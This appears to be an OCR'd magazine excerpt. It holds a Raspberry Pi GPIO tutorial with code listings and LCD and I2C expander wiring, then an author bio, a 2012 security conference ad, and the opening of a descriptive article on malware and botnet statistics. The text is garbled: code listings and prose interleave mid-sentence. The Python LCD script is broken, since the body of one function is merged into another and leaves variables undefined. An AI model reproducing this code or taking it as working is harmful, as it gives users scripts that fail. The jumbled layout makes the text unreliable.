    bcm2835_gpio_fsel(PIN, BCM2835_GPIO_FSEL_OUTP);

    // Blink
    while (1)
    {
   // Turn it on
   bcm2835_gpio_write(PIN, HIGH);

   // wait a bit
   delay(500);

   // turn it off
   bcm2835_gpio_write(PIN, LOW);

   // wait a bit
   delay(500);
    }

    return 0;
}
```

Listing 5. *Perl*

```
use Device::BCM2835;
use strict;

# call set_debug(1) to do a non-destructive test
                  on non-RPi hardware
#Device::BCM2835::set_debug(1);
Device::BCM2835::init()
 || die "Could not init library";

# Blink pin 11:
# Set RPi pin 11 to be an output
Device::BCM2835::gpio_fsel(&Device::BCM2835::RPI_
                  GPIO_P1_11,
                        &Device::BCM2835::BCM2835_
                  GPIO_FSEL_OUTP);

while (1)
{
    # Turn it on
    Device::BCM2835::gpio_
                  write(&Device::BCM2835::RPI_
                  GPIO_P1_11, 1);
    Device::BCM2835::delay(500); # Milliseconds
    # Turn it off
    Device::BCM2835::gpio_write(&Device::BCM2835::RPI_
                  GPIO_P1_11, 0);
    Device::BCM2835::delay(500); # Milliseconds
}
```

hardware platform, and the other is the software platform. Part of the software side of things is a tool called *Wiring*. Wiring is the core of the input and output for the Arduino system.

Pin numbering

WiringPi supports both an Arduino style pin numbering scheme which numbers the pins sequentially from 0 through 16, as well as the Raspberry Pi's native BCM GPIO pin numbering scheme.

Downloading WiringPi

https://projects.drogon.net/raspberry-pi/wiringpi/download-and-install/.

Special Pin Functions

WiringPi defines 17 pins, but some of them and the functions we can use may potentially cause problems with other parts of the Raspberry Pi Linux system.

- *Pins 0* through *7* (GPIO 17, 18, 21, 22, 23, 24, 25, 4 respectively): These are safe to use at any time and can be set to input or output with or without the internal pull-up or pull-down resistors enabled.
- *PWM:* You can change the function of pin 1 (GPIPO 18) to be PWM output, however if you are currently playing music or using the au-

Listing 6. *C#*

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using RaspberryPiDotNet;
using System.Threading;

namespace RaspPi
{
    class Program
    {
        static void Main(string[] args)
        {
            // Access the GPIO pin using a
                 static method
            GPIOFile.Write(GPIO.GPIOPins.GPIO00,
                 true);

            // Create a new GPIO object
            GPIOMem gpio = new GPIOMem(GPIO.
                 GPIOPins.GPIO01);
            gpio.Write(false);
        }
    }
```

Listing 7. *Ruby*

```
MY_PIN = 1

require 'wiringpi'
io = WiringPi::GPIO.new
io.mode(MY_PIN,OUTPUT)
io.write(MY_PIN,HIGH)
io.read(MY_PIN)
```

Listing 8. *Shell Script*

```
#!/bin/sh

# GPIO numbers should be from this list
# 0, 1, 4, 7, 8, 9, 10, 11, 14, 15, 17, 18, 21,
                 22, 23, 24, 25

# Note that the GPIO numbers that you program
                 here refer to the pins
# of the BCM2835 and *not* the numbers on the
                 pin header.
# So, if you want to activate GPIO7 on the
                 header you should be
# using GPIO4 in this script. Likewise if you
                 want to activate GPIO0
# on the header you should be using GPIO17 here.

# Set up GPIO 4 and set to output
echo "4" > /sys/class/gpio/export
echo "out" > /sys/class/gpio/gpio4/direction

# Set up GPIO 7 and set to input
echo "7" > /sys/class/gpio/export
echo "in" > /sys/class/gpio/gpio7/direction

# Write output
echo "1" > /sys/class/gpio/gpio4/value

# Read from input
cat /sys/class/gpio/gpio7/value

# Clean up
echo "4" > /sys/class/gpio/unexport
echo "7" > /sys/class/gpio/unexport
```

dio system via the 3.5mm jack socket, then you'll find one channel of audio PWM coming through the pin! If you are not using the audio at all, (or the audio is going via the HDMI cable), then this pin is free to be used in PWM mode.

- *Pins 8* and *9* (GPIO 0 and 1): These are the I2C pins. You may use them for digital IO if you are not using any I2C drivers which use these pins, however note that they have on-board 1k8 resistors pulling the signals to the 3v3 supply. This feature does make them handy for switch inputs where the switch simply shorts the pin to ground without having to enable the internal pull-up resistors
- *Pins 10, 11, 12, 13* and *14* (GPIO 8, 7, 10, 9 and 11 respectively): These are used for the SPI interface. Like the I2C interface, if you are not using it, then you can freely use them for your own purposes. Unlike I2C, these pins do not have any external pull up (or pull down) resistors.
- *Pins 15* and *16* (GPIO 14 and 15): These are used by the UART for Tx and Rx respectively. If you want to use these pins as general purpose I/O pins then you need to make sure that you reboot your Pi with the serial console disabled. See the file `/boot/cmdline.txt` and edit it appropriately.

Programming Libraries

Controlling the GPIO pin's using libraries from various programming languages.

Python Library

RPi.GPIO Python library – *http://pypi.python.org/pypi/RPi.GPIO*. See Listing 2 for example.

Java Library

RPi-GPIO-Java – *http://code.google.com/p/rpi-gpio-java/*. See Listing 3 for example.




Figure 5. *Teensy Kit & Logic Converter*


Figure 6. *HD4770 compatible display*

C

Using the bcm2835 Library *http://www.open.com.au/mikem/bcm2835*. See Listing 4 for example.


Perl

Using the `bcm2835` library and `Device::BCM2835` module from CPAN. *http://www.open.com.au/mikem/bcm2835*. *http://search.cpan.org/~mikem/Device-BCM2835-1.0/lib/Device/BCM2835.pm*. See Listing 5 for example.



1 Ground
2 VCC (Usually +5V)
3 Contrast adjustment (VO)
4 Register Select (RS).
RS=0: Command, RS=1: Data
5 Read/Write (R/W).
R/W=0: Write, R/W=1: Read
6 Enable
7 Bit 0 (Not required in 4-bit operation)
8 Bit 1 (Not required in 4-bit operation)
9 Bit 2 (Not required in 4-bit operation)
10 Bit 3 (Not required in 4-bit operation)
11 Bit 4
12 Bit 5
13 Bit 6
14 Bit 7
15 LED Backlight Anode (+)
16 LED Backlight Cathode (-)

Figure 7. *LCD Pinout Overview*



1 Connect VSS to Ground
2 Connect VCC to 5v+
3 Connect VO to Ground (Contrast)
4 Connect RS to GPIO7 on pin 26
5 Connect R/W to Ground.
6 Connect E to GPIO8 on pin 24.
7 Connect DB4 to GPIO25 on pin 22.
8 Connect DB5 to GPIO24 on pin 18.
9 Connect DB6 to GPIO23 on pin 16.
10 Connect DB7 to GPIO18 on pin 12.
11 Connect LEDA to 5v+.
12 Connect LEDK to Ground.
13 Connect pin 6 to Ground.
14 Connect pin 2 to 5v+.

Figure 8. *LCD Pin out to Raspberry PI pin connections*

C#
RaspberryPiDotNet library – *https://github.com/cypherkey/RaspberryPi.Net/*. See Listing 6 for example.

Ruby
WiringPi Ruby Gem – *http://pi.gadgetoid.co.uk/post/015-wiringpi-now-with-serial*. See Listing 7 for example.

Shell Script
See Listing 8 for example.

GPIO – External Applications

Interfacing With a Teensy Kit

Teensy Pinout: *http://www.pjrc.com/teensy/pinout.html*. Logic Level Converter: *https://www.sparkfun.com/products/8745?* (Figure 5).

UART/Serial

Using a logic level converter you can work with the UART / Serial interface to allow a Pi to communicate with a Teensie board. The TX from the teensy should go to the RX on the Raspberry Pi, vice versa.

To connect up the Pi, connect up the following GPIOs to the corresponding pins on the logic level converter.

Raspberry Pi to Logic level converter	Logic level converter to Teensy
GPIO 14 (TXD) connects too **TXI** **GPIO 15** (RXD) connects too **RX0** **3v3 Power P1** connects too **LV** **PIN 6 – Ground** connects to **Ground**	**HV** connects too **VCC** **GND** connects too **GND** **TX0** connects too **D2** **RXI** connects too **D3** Ensure both **GND** on the Logic Level Converter have been connected to **GND**.

You should be able to purchase a logic level converter for cheap, usually under 3$.

Interfacing with LCD Displays

Hooking the Pi up to a 2x16 HD44780 compatible LCD via GPIO (Figure 6).

Another cool thing to control with your Pi is a LCD screen. In this example I will be using a HD55780 compatible LCD display. These can be found pretty cheap on ebay for a few dollars. Double check the data sheet for your LCD as pins may vary from vendor to vendor (Figure 7).

Wiring things up to the LCD

Normally a HD44780 LCD would require 8 data lines to provide data to bits 0-7. However you can set this device to operate in "4 bit" mode which will then allow you to send data in two chunks or 4 bits. This is handy as it reduces the amount of required GPIO connections from the Pi, leaving them free for other things.

The HD44780 LCD will also allow you to control the brightness of the LCD by adjusting the voltage flowing to VO. The voltage must be between the range of 0 and 5volts. In the above example, VO has been connected into ground. Using a potentiometer, you could add an adjustable knob to control the brightness of the LCD screen in real time (Figure 8).

NOTE(s):

- pin numbers are referring to pins on the Raspberry pi, where as names refer to the image on the left.
- LEDA provides 5 volts to the backlight LED of the LCD. HD44780 compatible devices should operate between 2.2 and 5.5 volts. LEDA can be directly connected to the 5v source.




Figure 9. *Let there be lights! LCD working..*




Figure 10. *Testing out the LCD with text*

Listing 9. *Python script to control the LCD via GPIO*

```
#!/usr/bin/python

import RPi.GPIO as GPIO
import time

# Define GPIO to LCD mapping
LCD_RS = 7
LCD_D4 = 25
LCD_D5 = 24
LCD_D6 = 23
LCD_D7 = 18
# Define some device constants
LCD_WIDTH = 16    # Maximum characters per line
LCD_CHR = True
LCD_CMD = False
LCD_LINE_1 = 0x80 # LCD RAM address for the 1st line
LCD_LINE_2 = 0xC0 # LCD RAM address for the 2nd line
# Timing constants
E_PULSE = 0.00005
E_DELAY = 0.00005
def main():
  # Main program block
  GPIO.setmode(GPIO.BCM)       # Use BCM GPIO numbers
  GPIO.setup(LCD_E, GPIO.OUT)  # E
  GPIO.setup(LCD_RS, GPIO.OUT) # RS
  GPIO.setup(LCD_D4, GPIO.OUT) # DB4
  GPIO.setup(LCD_D5, GPIO.OUT) # DB5
  GPIO.setup(LCD_D6, GPIO.OUT) # DB6
  GPIO.setup(LCD_D7, GPIO.OUT) # DB7
  # Initialise display
  lcd_init()
  # Send some test
  lcd_byte(LCD_LINE_1, LCD_CMD)
  lcd_string("Rasbperry Pi")
  lcd_byte(LCD_LINE_2, LCD_CMD)
  lcd_string("Model B")

  time.sleep(3) # 3 second delay

  # Send some text
  lcd_byte(LCD_LINE_1, LCD_CMD)
  lcd_string("magikh0e")
  lcd_byte(LCD_LINE_2, LCD_CMD)
  lcd_string("DARPAnet")
  time.sleep(20)

def lcd_init():
  # Initialize display
  lcd_byte(0x33,LCD_CMD)
  lcd_byte(0x32,LCD_CMD)
  lcd_byte(0x28,LCD_CMD)
  lcd_byte(0x0C,LCD_CMD)
  lcd_byte(0x06,LCD_CMD)
  lcd_byte(0x01,LCD_CMD)

  # Send string to display
  message = message.ljust(LCD_WIDTH," ")

  for i in range(LCD_WIDTH):
    lcd_byte(ord(message[i]),LCD_CHR)
def lcd_byte(bits, mode):
  GPIO.output(LCD_RS, mode) # RS
 # High bits
  GPIO.output(LCD_D4, False)
  GPIO.output(LCD_D5, False)
  GPIO.output(LCD_D6, False)
  GPIO.output(LCD_D7, False)
  if bits&0x10==0x10:
    GPIO.output(LCD_D4, True)
  if bits&0x20==0x20:
    GPIO.output(LCD_D5, True)
  if bits&0x40==0x40:
    GPIO.output(LCD_D6, True)
  if bits&0x80==0x80:
    GPIO.output(LCD_D7, True)
  # Toggle 'Enable' pin
  time.sleep(E_DELAY)
  GPIO.output(LCD_E, True)
  time.sleep(E_PULSE)
  GPIO.output(LCD_E, False)
  time.sleep(E_DELAY)
# Low bits
  GPIO.output(LCD_D4, False)
  GPIO.output(LCD_D5, False)
  GPIO.output(LCD_D6, False)
  GPIO.output(LCD_D7, False)
  if bits&0x01==0x01:
    GPIO.output(LCD_D4, True)
  if bits&0x02==0x02:
    GPIO.output(LCD_D5, True)
  if bits&0x04==0x04:
    GPIO.output(LCD_D6, True)
  if bits&0x08==0x08:
    GPIO.output(LCD_D7, True)

  # Toggle 'Enable' pin
  time.sleep(E_DELAY)
  GPIO.output(LCD_E, True)
  time.sleep(E_PULSE)
  GPIO.output(LCD_E, False)
  time.sleep(E_DELAY)
if __name__ == '__main__':
  main()
```

- The RW pin allows you to set the LCD in read or write mode, for this example we want to send data to the LCD, but not allow the LCD to send data back to the Pi. The reason for this is that the Pi will not take more than 5V of input on the GPIO header. Doing so may result in damage to your Pi. Tying the RW pin into ground will ensure that the LCD will *NOT* attempt to pull the lines over 5volts.

Once you have everything connected up properly, power on and boot up your Pi. If everything was done correctly thus far, the LCD screen should now power on and show either one or two rows of boxes. These boxes will remain until the LCD has been initialized for the first time (Figure 9).

Using Python to control the LCD

Now that everything looks to be up and running, you can now control what is displayed onto the screen.

Using any of the programming language libraries discussed earlier, as an example we will be using some simple python code with the RPi.GPIO library. Since we will be accessing the GPIO interface, you will need to run python as root when running the code.

I am not the author of this code, I just hacked it up a bit to better fit the document. The original code was written by: Matt Hawkins (Listing 9).

If you get an error like "RPi.GPIO.SetupException: No access to `/dev/mem`." Make sure you are running python as root: `sudo python testlcd.py`.

If everything went well, you should first see "*Raspberry Pi Model B"* appear, shortly after "*magikh0e, DARPAnet*" should appear (Figure 10).

Common issues I have ran into…

Only see squares across the LCD: Double check all of your connections are going to the right place, and ensure good connectivity with the LCD.

Weir characters appearing: Check the connectivity on the LCD.

MCP23017 I2C I/O Expander

Not enough GPIO pins for you, well not a problem if you have a 16bit *MCP23017 I2C I/O* Expander kicking around. This will also work with the 8bit model, MCP23008. They both also come in a DIP form, so using them build your own expansion board for the Pi should be fairly simple. If not they are simple enough to use on any breadboard as well. The data sheet for the 16bit version of the MCP23017 I2C I/O Expander can be found here: *http://ww1.microchip.com/downloads/en/DeviceDoc/21952b.pdf*.

The *16bit* version of the *MCP23017* chip has 28 pins that will give you a total of 16 pins that can be used. These pins can be used as either inputs or outputs. Up to 8 of these pins can be used on 1 I2C bus, thus giving you a lot more I/O than the Pi has built in. The best thing about this chip is that you can reduce the risk of damaging your Pi each pin has a maximum of *25mA* for input or output. The expander can also be placed away from the Pi its self, and connecting up using only 4 wires. If space is a concern, go with the *8bit MCP23008* model.


Required drivers and software

Before you will be able to control the expander, you will require some drivers and tools first. Keep in mind that the work being done on the I2C drivers are still in pretty early stages. Your Pi will need to be running a kernel with the bitbanging driver, or have the driver available for the kernel you are currently running.

After verifying you have a kernel with the bitbanging driver enabled, you will need to install the *i2c-tools* package by issuing the following command:

```
sudo apt-get install i2c-tools
```

The *i2c-tools* package will give us the ability to scan the I2C bus and sending values to I2C addresses and registers using command line tools.



MCP23017Pi	GPIO
PIN 9 – VDD	PIN 2 – Vcc 5v+
PIN 10 – Vss	**Ground**
PIN 12 – SCL	PIN 5 – I2C0_SCL
PIN 13 – SDA	PIN 3 – I2C0_SDA
PINS 15,16,17	**Ground**
PIN 18	PIN 2 – Vcc 5v+

Figure 11. *MCP23017*

Connecting the expander to the Pi

Now that you have verified all the proper software is in place, you can now wire the expander into the Pi. Using the chart below connect up the pins from the *MCP23017* to the pins on your Pi accordingly (Figure 11).

Notes:

PIN 9: This can be connected to the Pi's 5v source, or any external source up to 5.5volts.

PINS 15(A0), 16(A1), 17(A2): Setting these pins to ground selects the I2C address as 0×20, other combinations can set a different address. See data sheet.

PIN 18: Setting this pin to Vcc turns the expander on.

Testing the Pi and Expander communication

Once everything has been connected and verified. You can now test your Pi's communication with the expander you have just connected.

```
I2cdetect -y 0
```

If everything is happy, you should see an ASCII representation of a table with 20 in the first column on the row marked 20. This will show that there is something there with an I2C address of 0x20. As we expect.

Controlling the MCP23017

As you read in the data sheet for the MCP23017, the I/O pins are laid out in 2 banks. A and B and each bank is controlled together. In order to set a pin as an input or output, you will need to send a hex value to the correct register. You can find this in *Table 1.4* of the datasheet linked above. *IODIRA (0x00)* will sets the input/output state for bank A and *IODIRB (0x01)* for bank B. In order to change a pin to be an input, you need to set each of the 8bits to 1. To setup the pin as an output, each bit will need to be set to 0. Keep in mind in a default state all of the pins are setup to be inputs.

So if you wish to set pins 0,1, and 7 to be inputs and the rest of the pins as outputs. You would set *10000011* in binary or *0x83* in hex. To set the entire bank as outputs, you can simply use *0x00*.

Once the pins have been configures as inputs/outputs, you can turn them on or off by sending a hex value to the register for the particular bank you wish to control. *0x12* for bank A, *0x13* for bank B.


As always 1 is on, 0 is off, using the same form as above. So if you wish to turn pin 0 on, you will send *00000001* as binary, or *0x01* as hex.

I2cset examples

```
Set all of bank A to be outputs: i2cset -y 0 0x20
                0x00 0x00
Set GPA0 as on: i2cset -y 0 0x20 0x12 0x01
Set GPA0 as off: i2cset -y 0 0x20 0x12 0x00
i2cset command format: i2cset i2-cbus i2c-address
                i2c-register value
```

Raspberry Pi Resources

- Raspberry Pi for beginners – Unofficial YouTube Channel: *http://www.youtube.com/user/RaspberryPiBeginners*
- Hardware lesson with Gert: make your own ribbon cable connector: *http://www.raspberrypi.org/archives/1404*
- Raspberry Pi – How to use the GPIO #23: *http://www.youtube.com/watch?v=q_NvDTZI-aS4*
- Raspberry Pi Quick Start Guide: *http://www.raspberrypi.org/quick-start-guide*
- Raspberry Pi Wiki: *http://elinux.org/RaspberryPiBoard*
- SSH Phone Home: Using the Raspberry Pi as a proxy/pivot (Shovel a Shell): *http://www.irongeek.com/i.php?page=security/raspberry-pi-recipes#SSH_Phone_Home:_Using_the_Raspberry_Pi_as_a_proxy/pivot_(Shovel_a_Shell)*
- Raspberry-PWN: *https://github.com/pwnieexpress/Raspberry-Pwn*
- Raspberry Pi Kernel: *http://www.bootc.net/projects/raspberry-pi-kernel/*
- Display Interface Specifications: *http://www.mipi.org/specifications/display-interface*
- Camera Interface Specifications: *http://www.mipi.org/specifications/camera-interface*



JEREMIAH BROTT

Jeremiah currently holds a lead role with Access2Networks Toronto as an Information Security Consultant. In addition to holding numerous certifications, Jeremiah is also the professor for Malicious Code – Design & Defense along with Ethical Hacking at Sheridan Institute for the Applied Information Sciences System Security degree program. Hacker's do it with all sorts of characters… www.Access2Networks.com

HACKTIVITY

The IT Security Festival in Central and Eastern Europe

October 12-13, 2012. MOM Cultural Center, Budapest

THE LARGEST IT SECURITY FESTIVAL IN CENTRAL AND EASTERN EUROPE WILL BE HELD AGAIN! Real festival mood, peresentations, workshops, games, hardware hacking, lockpicking, big friday party and 1000+ hackers from all over the world!!!

Keynote Speaker:

Jeff Bardin, USA

Jeff is the Chief Intelligence Officer for Treadstone 71. In 2007, he was awarded the RSA Conference award for Excellence in the Field of Security Practices. He is the most respected expert in the field of cyber crime, cyber terrorism, cyber inteligence.
This talk covers the cyber intelligence lifecycle including examples of denial and deception. Open source intelligence (OSINT) is a critical aspect of asymmetric cyber warfare. It is part of the mosaic defense and one practiced as a method of unrestricted warfare. Methods of cyber espionage, sock puppet creation, infiltration, data collection and analysis are covered. Case studies on creating your own personas while using OSINT tools will be discussed.

...and who can you look forward to?

ZOLTÁN BALÁZS / HUNGARY --- Zombie browsers, spiced with rootkit extensions
ALEXANDER POLJAKOV / RUSSIA --- Top 10 SAP vulnerabilities and attacks
JOE MCCRAY / USA --- The Evolution of Pentesting High Security Environments
ANDRÁS KABAI / HUNGARY --- Hunting and exploiting bugs in kernel drivers
ALEXANDER KORNBRUST / GERMANY --- Self Defending Database
VIVEK RAMACHANDRAN / INDIA --- Malicious Wi-Fi Routers for Fun and Profit
MIROSLAV STAMPAR / CROATIA --- Spot the Web Vulnerability
BOLDIZSÁR BENCSÁTH / HUNGARY --- Duqu, Flame, Gauss malware analysis experiences
SHAY CHEN / ISRAEL --- Diviner the new OWASP ZAP extension

PAYPASS VULNERABILITIES
HSRP INSECURITIES
„CHIP-TWEET”
TRACING MOBILE PHONES
ALTERNATIVE USAGE OF PKI DEVICES
LOCKPICKING 2.0
ALTERNATIVE INTERNET
USB = UNIVERSAL SECURITY BUG
iOS SECURITY
ANDROID SECURITY
NAT ATTACK
BROWSER BASED ATTACKS
DIGIPASS INSTRUMENTATION
SECURITY CODE REVIEW
GEEK GIRLS
ELITE SOCIAL NETWORKS CROOKS
AV INSECURITIES

AND WHAT ELSE?!

Hello Workshops. Jump from theory to practice: **Hello Injection** **Hello CA** **Hello Code Review**
Hardware hacking / Lockpicking (non-destructivelock-opening) workshop and Urban Warrior competition / **24 hours - Hacker road reloaded.** Get prepared. Never experienced any similar game. Form a team, with a good hacker, a good lockpicker, a good social engineer.

Tickets are available until 20th of September with 10% discount on www.hacktivity.com

Full price for adults: 68 EUR / for companies: 150 EUR / Cheap hotels offering also there!

Special packages:
2 days ticket & 2 nights in a hotel*** 199 EUR
2 days ticket & 2 nights in a hotel**** 299 EUR
packages.hacktivity.com

Sponsors:

Further information and registration: www.hacktivity.com

Deloitte. rrc THINK VALUE. biztributor WEBSHARK ARUBA networks ADNOVUM FORTINET HAKIN9 All About IT Security asc

Malware, Botnet

and cyber threats, what is happening to the cyberspace?

The article proposes an analysis of the main cyber threats that worry security experts and that are profoundly changing the cyber space. The exponential growth of the number of cyber threats and attacks is rebutted by a wide range of statistical provided by reports published by the major security firms. The scenario is really scaring due concomitant action of cybercriminals, hacktivists and state-sponsored hackers that are producing malware and botnets of increasing complexity.

Day by day we read about the discovery of new cyber threats that menace the integrity of user's machines, a multitude of agents developed by cybercriminals or by state-sponsored researchers that operate stealing sensible information and in many cases destroying targets.

Every machine that is connected to internet is exposed to serious risk to be compromised, in many cases, also having all the common defense systems in place due the exploit of zero days vulnerabilities.

There are several consequences to this malware diffusion, first of all the economic loss of the entity hit by cyber attacks, it must be considered a cross effect in many sectors of social texture from Small business to Large Industry.

Small business for example is one of the most damaged sector, the budget reserved by the companies for cyber security is usually limited and the global economic crisis has worsened the situation exposing the businesses to continuous attacks most of them also undetected. But small business is directed linked to other sectors, in many cases small companies works directly as supplier for large industry and in the security chain they represent the weakest link that hackers hit to penetrate large organization. Similar scenario is very common in the last wave of APT (*Advanced persistent threat*) attacks that has hit for example defense companies all over the world.

If small business suffers the attacks the Governments and Large Industry are no better, the diffusion of malware is increased in impressive way in frequency of attacks and complexity of the malicious agents spread, the main purpose of malware is the cyber espionage, in fact sensible information and intellectual properties are privileged targets of cybercrime and foreign governments.

Thinks that cyber espionage malware are mainly developed by cybercriminal or governments is wrong, the cyberspace is also crowded by malicious agent sold by legitimate company for cyber espionage purpose. As denounced by Assange on its SpyFile web site, many legitimate companies are selling espionage products, acquired by private companies and intelligence agencies, to spy on competitors and opponents.

To provide some sample let's remind the discovery made by Doctor Web firm, a Russian anti-virus company, that in August has detected a cross-platform Trojan horse that is able to gain full control of its victims and it is also able to can render the system unusable. The agent, named dubbed BackDoor.DaVinci.1, runs both in Windows and Mac OS X and what is singular is the characteristics of the Mac OS X release that for the first time implements rootkit technologies to hide malware processes and files. According the info available on internet, the trojan has been designed by the Italian HackingTeam a security

firm which is specialized in the development of offensive solutions for cyber investigations.

The Davinci malware is not a unique case, many companies are working on similar projects, FinFisher for example is another powerful cyber espionage agent developed by Gamma Group that is able to secretly spy on target's computers intercepting communications, recording every keystroke and taking the complete control of the host. Unfortunately, although similar instruments designed for justifiable purposes, such as support for investigations and prevention of crime and terrorism, are too easily sold to governments that use them bloodthirsty for tracking and persecution of dissidents. Another factor that is contributing is sensible mode to the rapid diffusion of malware and of dangerous botnets is the simplicity to acquire bot agents on the web, it has been also consolidated a "malware as service" model in which cyber criminals support the development of malicious networks for ordinary crime … a scaring alliance.

It's quite simple to find on internet, and also in the Deep Web, on forums and web site published in the underground to exchange exploit packages continuously updated thanks to collaboration of hackers and criminals, a new markets is growing with an amazing trend involving also young person the desire to measure their capabilities in this fashioning field and that desire to make easy earns.

Cyberspace Today

The rapid evolution of cyber threats has motivated several security firms to make public data related the malware diffusion, providing useful information to private companies, CERTs of several countries and of course to the end users.




Figure 1. *Global Price Tag of consumer cybercrime*

In September Symantec has published its report on cybercrime "The yearly Norton Cybercrime report", an interesting study on the evolution of cyber criminal activities and their impact on the society. The report covers different technologies including and social networking and mobile reporting the impact on final customers in economic terms.

The impact of cybercrime is worrying with 556 million of victims per year, 2 on 3 adults have been victims of on line illegals in their lifetime, the total economic loss is 110 Billion with an average cost per victim of $197.

The Asian region is the most affected by cybercrime, the global pricetag of consumer cybercrime for China amounts to 46 Billion, followed by US with 21 Billion and European Area with 16 Billion.

The highest numbers of cybercrime victims were found in Russia (92 percent), China (84 percent) and South Africa (80 percent). The technologies that have suffered the major increase in cybercrime are social networking and mobile, mobile users are very vulnerable to attacks, 2/2 adults use a mobile device to access the internet and the mobile vulnerabilities doubled in 2011 respect previous year.

44% of users aren't aware of the existence of solutions for mobile environments, and 35 of adults have lost their mobile device or had it stolen. Of particular concern is an improper use of social networks, wrong management of sessions, absence of validation of visited links and a total ignorance of any security setting expose users to fraudulent activities.

15 percent of users have had their account infiltrated, and 1 in 10 have been victims of fake links or scams.

The report confirms that cybercrime industry is an factory that has no crisis and that moves amounts of money comparable to the economical revenue of a State.

One of the most dangerous threat for internet users and also for institutions that expose their services on the web are the botnet, millions of infected computers synchronized to conduct an attack against a specific target.

In the classic architecture each machine, named bot, executes orders sent by a master unit called bootmaster, which can instruct the various components of the malicious network to perform an attack rather than exchange communication messages. The model of botnet could be used for various scopes, in military as cyber weapon, in industry for cyber espionage, in cybercrime to steal sensible information such as banking credentials.

The infection phase that represents the recruiting of the machines due the diffusion of different types of malware developed with specific and profoundly different characteristics. The most common way to build a botnet is to send the victims infected mails, containing link to compromised web site or that have attacked the malware agent that once executed on the machine it transforms it in a bot.

Usually the infected machines try to contact the C&C (*Command & Control*) servers to receive operative instructions, botnets represent one of the most dangerous cyber threats due their adaptive capabilities and the massive diffusion. Recent events have demonstrated that every platform could be attacked, one of the latest and most aggressive malware is Flashback Trojan, a malware created to conduct click fraud scam by hijacking people's search engine results inside their web browsers, stealing banking or login credential. Of course once infected the system it could be used as part of a botnet causing bigger damages.

Which is the status of botnet diffusion?

McAfee Labs proposed an interesting analysis on the phenomenon in McAfee Threats Report – First Quarter 2012 that illustrates the cyber threat botnet is growing creating great concern between security experts due their diffusion, millions of compromised computers connected to the Internet are in fact daily used to realize scam and cyber attacks. Security firms tracking the volume of messages exchanged between bots and command servers are able to examine the level of infection of the malicious agents. Overall messaging botnet growth jumped up sharply from last quarter, mainly in Colombia, Japan, Poland, Spain, and the United States.

